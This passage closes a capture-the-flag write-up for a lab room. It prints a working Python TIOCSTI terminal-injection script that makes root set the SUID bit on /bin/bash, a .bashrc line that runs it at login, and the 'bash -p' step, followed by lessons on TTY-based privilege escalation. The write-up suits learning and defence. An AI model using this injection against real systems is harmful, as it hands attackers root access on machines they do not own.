
For that i needed to use the mentionned python script to make root set an SUID on the bash binary, make it so the script is executed once a session is opened through .bashrc and wait.
Script file /dev/shm/inj.py
	#!/usr/bin/env python3
	import fcntl
	import termios
	import os
	import sys
	import signal

	os.kill(os.getppid(), signal.SIGSTOP)

	for char in 'chmod +s /bin/bash\n':
	    fcntl.ioctl(0, termios.TIOCSTI, char)
echo 'python3 /dev/shm/inj.py' >> /home/orville/.bashrc
Now waiting a little bit and check /dev/shm again, i foud it has the suid bit,
cd /dev/shm
🏁 Final Flag
ls -la
bash -p
Conclusion
The Backtrack room involved a mix of:
- Linux enumeration
- TTY/terminal enumeration
- Abusing writable TTY devices
- TTY pushback attacks
- Exploiting careless administrator behavior
- Privilege escalation through terminal injection
- Root access
Each step built on the last, and it was a great exercise in real-world exploitation chains.
Tools
- nmap
- burpsuit
🖼️ all process screenshot: 
The lessons learned from the room are:
- Enumeration comes first
- Don’t immediately search for an exploit.
- Check users, groups, processes, services, permissions, and active terminals.
- Understand TTYs
- A Linux terminal is represented by a device such as: /dev/pts/3
- who and tty are useful for identifying logged-in users and terminals.
- TTYs can become an attack surface
- If an unprivileged user can write to another user’s TTY, they may be able to inject text into that user’s terminal.
- This becomes especially interesting when the other user has higher privileges.
- Human behavior can be part of the vulnerability
- Privilege escalation doesn’t always require a technical exploit.
- A careless administrator executing something they see in their terminal can create an escalation path.
- Linux permissions matter
- Always inspect permissions on interesting devices/files: ls -l /dev/pts/*
- Understand read (r), write (w), and execute (x) permissions.
- Not every privesc is a kernel exploit You should consider:
- SUID/SGID
- sudo
- capabilities
- cron jobs
- writable files/scripts
- services
- TTYs
- environment variables
- misconfigurations
-
Think about attack paths, not individual vulnerabilities
A useful mindset is:
Low-privileged user ↓ Find unusual permission ↓ Abuse legitimate Linux functionality ↓ Influence privileged user/process ↓ Higher privileges
Thanks for reading!